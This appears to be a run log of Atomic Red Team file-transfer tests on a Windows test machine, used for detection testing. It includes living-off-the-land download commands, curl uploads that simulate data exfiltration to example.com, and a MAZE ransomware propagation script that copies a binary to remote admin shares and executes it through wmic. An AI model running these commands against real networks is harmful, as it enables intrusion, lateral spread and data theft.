
OSTap copies itself in a specific way to shares and secondary drives. This emulates the activity.



Atomic Test #12 - svchost writing a file to a UNC path

svchost.exe writing a non-Microsoft Office file to a file with a UNC path. Upon successful execution, this will rename cmd.exe as svchost.exe and move it to c:\, then execute svchost.exe with output to a txt file.





Atomic Test #13 - Download a File with Windows Defender MpCmdRun.exe

Uses Windows Defender MpCmdRun.exe to download a file from the internet (must have version 4.18 installed). The input arguments "remote_file" and "local_path" can be used to specify the download URL and the name of the output file. By default, the test downloads the Atomic Red Team license file to the temp directory.

More info and how to find your version can be found here <https://lolbas-project.github.io/lolbas/Binaries/MpCmdRun/>

https://drive.google.com/file/d/1PIEFmpId1D8JqcNlaSLW1j1nAKNbCbqH/view?usp=drive_link


The command is not in the right format.

Atomic Test #14 - whois file download

Can not process due to OS unavailable.

Atomic Test #15 - File Download via PowerShell

Use PowerShell to download and write an arbitrary file from the internet. Example is from the 2021 Threat Detection Report by Red Canary.



The screenshot shows a PowerShell window running a command to download a file from a GitHub repository and save it as LICENSE.txt. Below the PowerShell window, a Notepad window displays the content of the downloaded file, which is the MIT License for Red Canary, Inc.

```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PowerShell 7.6.0-preview.4
PS C:\Windows\System32> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/4042cb3433bce024e304500dcfa3c5590571573a/LICENSE.txt') | Out-File LICENSE.txt; Invoke-Item LICENSE.txt
PS C:\Windows\System32>
```

LICENSE.txt - Notepad

File Edit Format View Help

The MIT License

Copyright (c) 2018 Red Canary, Inc.


Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Atomic Test #16 - File download with finger.exe on Windows

Simulate a file download using finger.exe. Connect to localhost by default, use custom input argument to test finger connecting to an external server. Because this is being tested on the localhost, you should not be expecting a successful connection <https://www.exploit-db.com/exploits/48815> <https://www.bleepingcomputer.com/news/security/windows-10-finger-command-can-be-abused-to-download-or-steal-files/>



The screenshot shows a Windows Command Prompt window where the 'finger' command is executed with the argument 'base64_filedata@localhost'. The output shows that the connection was refused.

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Test_runner>finger base64_filedata@localhost

[DESKTOP-VR082RI]
> Finger: connect::Connection refused

C:\Users\Test_runner>
```



Atomic Test #17 - Download a file with IMEWDBLD.exe

Use IMEWDBLD.exe (built-in to windows) to download a file. This will throw an error for an invalid dictionary file. Downloaded files can be found in

"%LocalAppData%\Microsoft\Windows\INetCache<8_RANDOM_ALNUM_CHARS>/[1]." or
 `%LocalAppData%\Microsoft\Windows\INetCache\IE<8_RANDOM_ALNUM_CHARS>/[1]..

Run "Get-ChildItem -Path

C:\Users<USERNAME>\AppData\Local\Microsoft\Windows\INetCache\ -Include * -Recurse -Force -File -ErrorAction SilentlyContinue" without quotes and adding the correct username and file name to locate the file.



Atomic Test #18 - Curl Download File

The following Atomic utilizes native curl.exe, or downloads it if not installed, to download a remote DLL and output to a number of directories to simulate malicious behavior. Expected output will include whether the file downloaded successfully or not.



Atomic Test #19 - Curl Upload File

The following Atomic utilizes native curl.exe, or downloads it if not installed, to upload a txt file to simulate data exfiltration. Expected output will include whether the file uploaded successfully or not.

```

C:\Users\Test_runner>C:\Windows\System32\Curl.exe -T c:\temp\atomictestfile.txt www.example.com
<HTML><HEAD>
<TITLE>Unsupported Request</TITLE>
</HEAD><BODY>
<H1>Unsupported Request</H1>
PUT to http&#58;&#47;&#47;www&#46;example&#46;com&#47;atomictestfile&#46;txt not supported.<P>
Reference&#32;&#35;8&#46;4e59ca17&#46;1750695968&#46;1b72e49f
<P>https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;8&#46;4e59ca17&#46;1750695968&#46;1b72e49f</P>
</BODY></HTML>

C:\Users\Test_runner>C:\Windows\System32\Curl.exe --upload-file c:\temp\atomictestfile.txt www.example.com
<HTML><HEAD>
<TITLE>Unsupported Request</TITLE>
</HEAD><BODY>
<H1>Unsupported Request</H1>
PUT to http&#58;&#47;&#47;www&#46;example&#46;com&#47;atomictestfile&#46;txt not supported.<P>
Reference&#32;&#35;8&#46;4e59ca17&#46;1750695968&#46;1b72e69b
<P>https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;8&#46;4e59ca17&#46;1750695968&#46;1b72e69b</P>
</BODY></HTML>

C:\Users\Test_runner>C:\Windows\System32\Curl.exe -d c:\temp\atomictestfile.txt www.example.com
<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>

You don't have permission to access "http&#58;&#47;&#47;www&#46;example&#46;com&#47;" on this server.<P>
Reference&#32;&#35;18&#46;4e59ca17&#46;1750695968&#46;1b72e834
<P>https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;18&#46;4e59ca17&#46;1750695968&#46;1b72e834</P>
</BODY>
</HTML>

C:\Users\Test_runner>C:\Windows\System32\Curl.exe --data c:\temp\atomictestfile.txt www.example.com
<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>

You don't have permission to access "http&#58;&#47;&#47;www&#46;example&#46;com&#47;" on this server.<P>
Reference&#32;&#35;18&#46;4e59ca17&#46;1750695968&#46;1b72ea84
<P>https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;18&#46;4e59ca17&#46;1750695968&#46;1b72ea84</P>
</BODY>
</HTML>

C:\Users\Test_runner>

```



atomictestfile.txt - Notepad

File Edit Format View Help

This is an Atomic Test File


Atomic Test #20 - Download a file with Microsoft Connection Manager Auto-Download

Uses the cmdl32 to download arbitrary file from the internet. The cmdl32 package is allowed to install the profile used to launch the VPN connection. However, the config is modified to download the arbitrary file. The issue of cmdl32.exe detecting and deleting the payload by


identifying it as not a VPN Servers profile is avoided by setting a temporary TMP folder and denying the delete permission to all files for the user. Upon successful execution the test will open calculator and Notepad executable for 10 seconds.

reference: <https://twitter.com/ElliotKillick/status/1455897435063074824> <https://lolbas-project.github.io/lolbas/Binaries/Command32/> <https://strontic.github.io/xcyclopedia/library/cmdl32.exe-FA1D5B8802FFF4A85B6F52A52C871BBB.html>

[https://drive.google.com/file/d/185VyICI2f2frewM8JHZjLvDgZSj_jzS6/view?usp=drive link](https://drive.google.com/file/d/185VyICI2f2frewM8JHZjLvDgZSj_jzS6/view?usp=drive_link)




The test will run again if we run file.exe.



Atomic Test #21 - MAZE Propagation Script


This test simulates MAZE ransomware's propagation script that searches through a list of computers, tests connectivity to them, and copies a binary file to the Windows\Temp directory of each one. Upon successful execution, a specified binary file will attempt to be copied to each online machine, a list of the online machines, as well as a list of offline machines will be output to a specified location. Reference: <https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html>



```


PS C:\Users\Test_runner> $machine_list = "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\T1105MachineList.txt"
>> $offline_list = "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\T1105OfflineHosts.txt"
>> $completed_list = "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\T1105CompletedHosts.txt"
>> foreach ($machine in get-content -path "$machine_list")
>> {if (test-connection -Count 1 -computername $machine -quiet)
>> {cmd /c copy "$env:comspec" "\\$machine\C$\Windows\Temp\T1105.exe"
>> echo $machine >> "$completed_list"
>> wmic /node: "$machine" process call create "regsvr32.exe /i C:\Windows\Temp\T1105.exe"}
>> else
>> {echo $machine >> "$offline_list"}}}
>>
PS C:\Users\Test_runner>

```



Atomic Test #22 - Printer Migration Command-Line Tool UNC share folder into a zip file

Create a ZIP file from a folder in a remote drive



```

C:\Users\Test_runner>del %TEMP%\PrintBrm.zip >nul 2>&1

C:\Users\Test_runner>C:\Windows\System32\spool\tools\PrintBrm.exe -b -d \\127.0.0.1\c$\AtomicRedTeam\atomics\T1105\src\
-f %TEMP%\PrintBrm.zip -O FORCE
Operation mode: create backup from directory
Target server: local machine
Target file path: C:\Users\TEST_R~1\AppData\Local\Temp\PrintBrm.zip.
Target directory: \\127.0.0.1\c$\AtomicRedTeam\atomics\T1105\src\
Queue publish mode: none
Overwrite mode: force new settings

The following error occurred: 0x80070003.
The system cannot find the path specified.


Check the eventlog for detailed information about the error which occurred.

C:\Users\Test_runner>

```


Atomic Test #23 - Lolbas replace.exe use to copy file

Copy file.cab to destination Reference: <https://lolbas-project.github.io/lolbas/Binaries/Replace/>




Atomic Test #24 - Lolbas replace.exe use to copy UNC file

Copy UNC file to destination Reference: <https://lolbas-project.github.io/lolbas/Binaries/Replace/>




Atomic Test #25 - certreq download

Use certreq to download a file from the web



Atomic Test #26 - Download a file using wscript

Use wscript to run a local VisualBasic file to download a remote file



Atomic Test #27 - Linux Download File and Run

Can not process due to OS unavailable.

Atomic Test #28 - Nimgrab - Transfer Files

Use nimgrab.exe to download a file from the web.

```

C:\Users\Test_runner>cmd /c "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\nimgrab.exe" https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt $env:TEMP\Atomic-license.txt
